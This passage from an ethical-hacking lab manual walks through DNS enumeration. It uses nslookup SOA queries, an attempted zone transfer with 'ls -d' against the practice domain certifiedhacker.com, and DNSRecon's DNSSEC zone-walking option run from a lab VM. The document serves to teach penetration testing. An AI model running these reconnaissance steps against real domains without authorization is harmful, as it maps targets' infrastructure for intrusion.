
15. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Open** to launch it.



16. The **Command Prompt** window appears; type **nslookup**, and press **Enter**.
17. In the nslookup **interactive** mode, type **set querytype=soa**, and press **Enter**.
18. Type the target domain **certifiedhacker.com** and press **Enter**. This resolves the target domain information.

    Note: set **querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.


19. The result appears, displaying information about the target domain such as the **primary name server** and **responsible mail addr**, as shown in the screenshot.



20. In the **nslookup** interactive mode, type **ls -d [Name Server]** (in this example, the name is **ns1.bluehost.com**) and press **Enter**, as shown in the screenshot.

    Note: In this command, **ls -d** requests a zone transfer of the specified name server.

21. The result appears, displaying that the DNS server refused the zone transfer, as shown in the screenshot.



22. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, the zone transfer was refused for the target domain. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
23. This concludes the demonstration of performing DNS zone transfer using dig and nslookup commands.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows 11** virtual machine.


Task 2: Perform DNS Enumeration using DNSSEC Zone Walking

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. There are various DNSSEC zone walking tools that can be used to enumerate the target domain's DNS record files.


Here, we will use the DNSRecon tool to perform DNS enumeration through DNSSEC zone walking.

1. Switch to the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
4. Type **cd dnsrecon** and press **Enter** to enter in to dnsrecon directory.
5. Type **chmod +x ./dnsrecon.py** in the terminal and press **Enter**.




6. Type **./dnsrecon.py -h** and press **Enter** to view all the available options in the DNSRecon tool.



7. Type **./dnsrecon.py -d [Target domain] -z** (here, the target domain is **www.certifiedhacker.com**); press **Enter**.

   Note: In this command, **-d** specifies the target domain and **-z** specifies that the DNSSEC zone walk be performed with standard enumeration.

8. The result appears, displaying the enumerated DNS records for the target domain. In this case, DNS record file **A** is enumerated, as shown in the screenshot.



9. Using the DNSRecon tool, the attacker can enumerate general DNS records for a given domain (MX, SOA, NS, A, AAAA, SPF, and TXT). These DNS records contain digital signatures based on public-key cryptography to strengthen authentication in DNS.
10. This concludes the demonstration of performing DNS Enumeration using DNSSEC zone walking.
